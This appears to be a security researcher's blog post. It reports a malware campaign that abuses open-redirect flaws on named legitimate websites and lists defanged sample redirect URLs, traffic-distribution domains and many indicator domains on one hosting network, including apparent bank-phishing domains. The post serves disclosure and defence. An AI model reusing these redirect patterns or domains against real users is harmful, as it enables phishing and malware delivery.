
I've recently observed an increase in compromised or exploited to be precise in the context of abusing unfixed web application flaws such as for instance redirection notifications on high-traffic and high-profile Web sites where the ultimate goal would be to push traffic distribution and traffic management rogue domains part of a URL redirection chain where the ultimate goal would be to utilize both legitimate high-traffic and high-profile Web sites including purely malicious Web sites for the purpose of

dropping malicious software on the targeted hosts.
The surprising part? The primary and entire portfolio of these traffic redirection and traffic management domain are parked on 193.106.175.18 - AS50465 - IQHost Ltd where one of the bigger domain farms is parked at hxxp://biggerfun.org.




Sample misconfigured high-traffic and high-profile Web sites that allow redirections potentially bypassing reputation filters include:

hxxp://afmonline.org/?URL=hxxp://khTrnB0WV8.biggerfun.org/khTrnB0WV8/
hxxp://whiskyparts.co/?URL=m88Z2iiER.biggerfun.org/m88Z2iiER/
hxxp://hardemancounty.org/?URL=http%3A%2F%2F1FXddDHkYN.biggerfun.org/1FXddDHkYN/
hxxp://bukkit.org/proxy.php?link=hxxp://uToqSuwC.biggerfun.org/uToqSuwC/
hxxp://www.centralsynagogue.org/?URL=hxxp://NjNr8Mkm.biggerfun.org/NjNr8Mkm/
hxxp://board-en.piratestorm.com/proxy.php?link=http%3A%2F%2Fnpn8KwBr.biggerfun.org/npn8KwBr/
hxxp://boards.theforce.net/proxy.php?link=hxxp://WihYqBBuvj.biggerfun.org/WihYqBBuvj/
hxxp://www.cutrite.com.au/?URL=hxxp://9mVRlHjF.biggerfun.org/9mVRlHjF/



Sample traffic redirection and traffic management domains involved in the campaign include:

hxxp://surelytheme.org
hxxp://bluegaslamp.org
hxxp://throatpills.org
hxxp://draggedline.org
hxxp://machinetext.org
hxxp://throatpills.org
hxxp://climedballon.org




Sample related domains known to have been involved in the campaign and are

currently parked at 193.106.175.18 - AS50465 - IQHost Ltd include:

hxxp://jsqur.com
hxxp://libertader.org
hxxp://mrbotn.jsqur.com
hxxp://www.catsndogz.org
hxxp://user179.jsqur.com
hxxp://marcusdesigninc.jsqur.com
hxxp://nuvoleparlanti.jsqur.com
hxxp://fserver.jsqur.com
hxxp://download.www.windowlight.org
hxxp://mtf-misawa.jsqur.com
hxxp://cdn.jsqur.com
hxxp://dashtiha.jsqur.com
hxxp://vitkutin.jsqur.com
hxxp://permisdeconduire.jsqur.com
hxxp://olympics.jsqur.com
hxxp://emv1.vibedroom.org
hxxp://melpar-emh1.jsqur.com
hxxp://u.admin.backendjs.org
hxxp://billtieleman.jsqur.com
hxxp://descarte.jsqur.com
hxxp://4m.jsqur.com
hxxp://sn007.jsqur.com
hxxp://win24.jsqur.com
hxxp://web3449.jsqur.com
hxxp://cgxdave.jsqur.com
hxxp://cassandre.jsqur.com
hxxp://deeptrickday.org
hxxp://xxxl80.jsqur.com
hxxp://91.jsqur.com
hxxp://castlerea.jsqur.com
hxxp://dkline.jsqur.com
hxxp://daws-512.jsqur.com
hxxp://ufl.jsqur.com
hxxp://eggert.jsqur.com
hxxp://apps.jqueryj.com
hxxp://frightysever.org
hxxp://beal.jsqur.com
hxxp://survey.backendjs.org
hxxp://best-funny-quotes.jsqur.com
hxxp://jeanm.jsqur.com
hxxp://forms.admin.backendjs.org
hxxp://comtenc.jsqur.com
hxxp://dannyfilm.jsqur.com
hxxp://office.backendjs.org
hxxp://jqueryj.com
hxxp://longtail.jsqur.com
hxxp://web6201.jsqur.com
hxxp://hoytek-gw4.jsqur.com
hxxp://gazeta.jsqur.com
hxxp://www.treegreeny.org

hxxp://cpfm.jsqur.com
hxxp://asims-rdck1.jsqur.com
hxxp://indiajobscircle.jsqur.com
hxxp://babbar.jsqur.com
hxxp://gorki.jsqur.com
hxxp://gmailblog.jsqur.com
hxxp://dvan.jsqur.com
hxxp://carpinteros-aluminio.jsqur.com
hxxp://web18332.jsqur.com
hxxp://wallah.jsqur.com
hxxp://si.jsqur.com
hxxp://shems.jsqur.com
hxxp://vigen.jsqur.com
hxxp://sws.jsqur.com
hxxp://routetest.jsqur.com
hxxp://account.admin.backendjs.org
hxxp://secure-ite2-origin.jsqur.com
hxxp://mdm.backendjs.org
hxxp://_dmarc.jqueryns.com
hxxp://mdm.backendjs.org
hxxp://mntc.jsqur.com
hxxp://powerful.jsqur.com
hxxp://whitney.jsqur.com
hxxp://stream.jsqur.com
hxxp://uhost.jsqur.com
hxxp://unix3.jsqur.com
hxxp://www.florida.jsqur.com
hxxp://jkelley.jsqur.com
hxxp://derby.jsqur.com
hxxp://currier.jsqur.com
hxxp://wp.admin.backendjs.org
hxxp://frente-a-camaras.jsqur.com
hxxp://facman.jsqur.com
hxxp://b10.jsqur.com
hxxp://arehn.jsqur.com
hxxp://cprat.jsqur.com
hxxp://hpermsp.jsqur.com
hxxp://ksia.jsqur.com
hxxp://jhansen.jsqur.com
hxxp://biggerfun.org
hxxp://kodakr.jsqur.com
hxxp://samfox.jsqur.com
hxxp://apps.jsqur.com
hxxp://passe.jsqur.com
hxxp://walkman.jsqur.com
hxxp://stovallscx.jsqur.com
hxxp://antivir.jsqur.com
hxxp://link2-me.jsqur.com
hxxp://xx9.jsqur.com
hxxp://quine.jsqur.com
hxxp://v.circuspride.org
hxxp://cn.circuspride.org
hxxp://x.circuspride.org

hxxp://pay.circuspride.org
hxxp://ssl.circuspride.org
hxxp://physiology.jsqur.com
hxxp://mytabletpcuk.jsqur.com
hxxp://gdsz.jsqur.com
hxxp://daws-43-5.jsqur.com
hxxp://cfg.circuspride.org
hxxp://ip90.jsqur.com
hxxp://oily.jsqur.com
hxxp://jqueryh.org
hxxp://tamarack.jsqur.com
hxxp://macgo.jsqur.com
hxxp://interlock.jsqur.com
hxxp://cmu-cc-vma.jsqur.com
hxxp://daws91-3.jsqur.com
hxxp://norman.jsqur.com
hxxp://www.16.jsqur.com
hxxp://web3933.jsqur.com
hxxp://mta-sts.bluegaslamp.org
hxxp://212.jsqur.com
hxxp://dooly.jsqur.com
hxxp://www.bigbricks.org
hxxp://machinetext.org
hxxp://kb.windowlight.org
hxxp://catsndogz.org
hxxp://whitedrill.org
hxxp://www.neworderspath.org
hxxp://jqueryns.com
hxxp://sorteios-e-promocoes.jsqur.com
hxxp://web5422.jsqur.com
hxxp://ivtortypqfyi.greedyclowns.org
hxxp://ivtorlypqfyi.greedyclowns.org
hxxp://ivladimir.surelytheme.org
hxxp://ivbdimir.surelytheme.org
hxxp://liorida.surelytheme.org
hxxp://rota-sts.climedballon.org
hxxp://climedballon.org
hxxp://treegreeny.org
hxxp://daddygarages.org
hxxp://emperorplan.org



hxxp://bigbricks.org
hxxp://greedyclowns.org
hxxp://vibedroom.org
hxxp://backendjs.org
hxxp://dailytickyclock.org
hxxp://neworderspath.org
hxxp://devcodejs.org
hxxp://cancelledfirestarter.org
hxxp://greedyfines.org
hxxp://limeerror.org
hxxp://bluegaslamp.org
hxxp://throatpills.org
hxxp://drilledgas.org
hxxp://draggedline.org
hxxp://windowlight.org
hxxp://sevenpunches.org
hxxp://circuspride.org
hxxp://linedgreen.org
hxxp://surelytheme.org
hxxp://vivaldi-ed.group
hxxp://cashapp-renewal.com
hxxp://ing-update.info
hxxp://bankid-app.net
hxxp://commonwealth-renewal.com
hxxp://transfer-management.com
hxxp://banko-atnaujinimas.com
hxxp://s-identity-verwalten.com
hxxp://bigfat.shop
hxxp://fomzerapoze.shop
hxxp://aremonuza.shop
hxxp://hanmozapre.shop
hxxp://bamizorapa.shop
hxxp://yazevora.com
hxxp://ipko-aktualizacja.com
hxxp://halifax.signin-helpdesk.com
hxxp://signin-helpdesk.com

hxxp://hailfax.signin-helpdesk.com
hxxp://online-helpdesk-portal.com
hxxp://santander.online-helpdesk-portal.com
hxxp://jquerypure.com
hxxp://de-system-913580.xyz
hxxp://targo.de-system-913580.xyz
hxxp://be-systeem-8510598.xyz
hxxp://ns1.putinkremel.su
hxxp://notudhost.com.ru
hxxp://trsew.ru
hxxp://fashmodsite.uno
hxxp://nnnten.ru
hxxp://tenhost.com.ru
hxxp://au-08.top
hxxp://jutralalali.xyz
hxxp://gilirges.ru
hxxp://www.gilirges.ru
hxxp://ftp.gilirges.ru
hxxp://www.tanmhopisj.xyz
hxxp://tanmhopisj.xyz
hxxp://dev.urbangroup.ru
hxxp://equalizer.dev.urbangroup.ru
hxxp://vk.equalizer.dev.urbangroup.ru
hxxp://partners.urbangroup.ru
hxxp://realty-2.urbangroup.ru
hxxp://ivakino.urbangroup.ru
hxxp://gtry.ru
hxxp://serferio.ru
hxxp://forum-laikovo.urbangroup.ru
hxxp://urbangroup.ru
hxxp://myrussianland.ru
hxxp://gb2nevinsk.ru
hxxp://englishbiblioteka.ru
hxxp://aleana63.ru
hxxp://aptekaplus23.ru
hxxp://chulkovo.info
hxxp://mchedlidze.ru
hxxp://stroytransm.ru
hxxp://flystore.ru
hxxp://kino-pirat.net
hxxp://2sunss.com
hxxp://posadisvoederevo.ru
hxxp://testcosmetic.com
hxxp://vkino.me
hxxp://v1080hd.com
hxxp://r-style.com
hxxp://science-techno.ru
hxxp://kinotuz.ru
hxxp://901901.ru
hxxp://ludota.ru
hxxp://maindoor.ru
hxxp://kinoxaba.ru
hxxp://youcanexcel.ru

hxxp://gidonlinehd.ru
hxxp://kinoggo.ru
hxxp://100pdf.net
hxxp://kinoext.ru
hxxp://www.mreporter.ru
hxxp://magobr.ru
hxxp://lg-soft.ru
hxxp://anapa-new.ru
hxxp://fat-man.ru
hxxp://gracio.ru
hxxp://ikd.ru
hxxp://poseidonboat.ru
hxxp://vetla.ru
hxxp://74dom.ru
hxxp://kabrik-servis.ru
hxxp://tehnopanda.ru
hxxp://creativejournal.ru
hxxp://ufamenu.ru
hxxp://idf.ru
hxxp://sporthit.ru
hxxp://injgeo.ru
hxxp://asbank.ru
hxxp://wood-lux.ru
hxxp://lbf51b14.justinstalledpanel.com

I'll continue monitoring the campaign and will post updates as soon as new developments take place.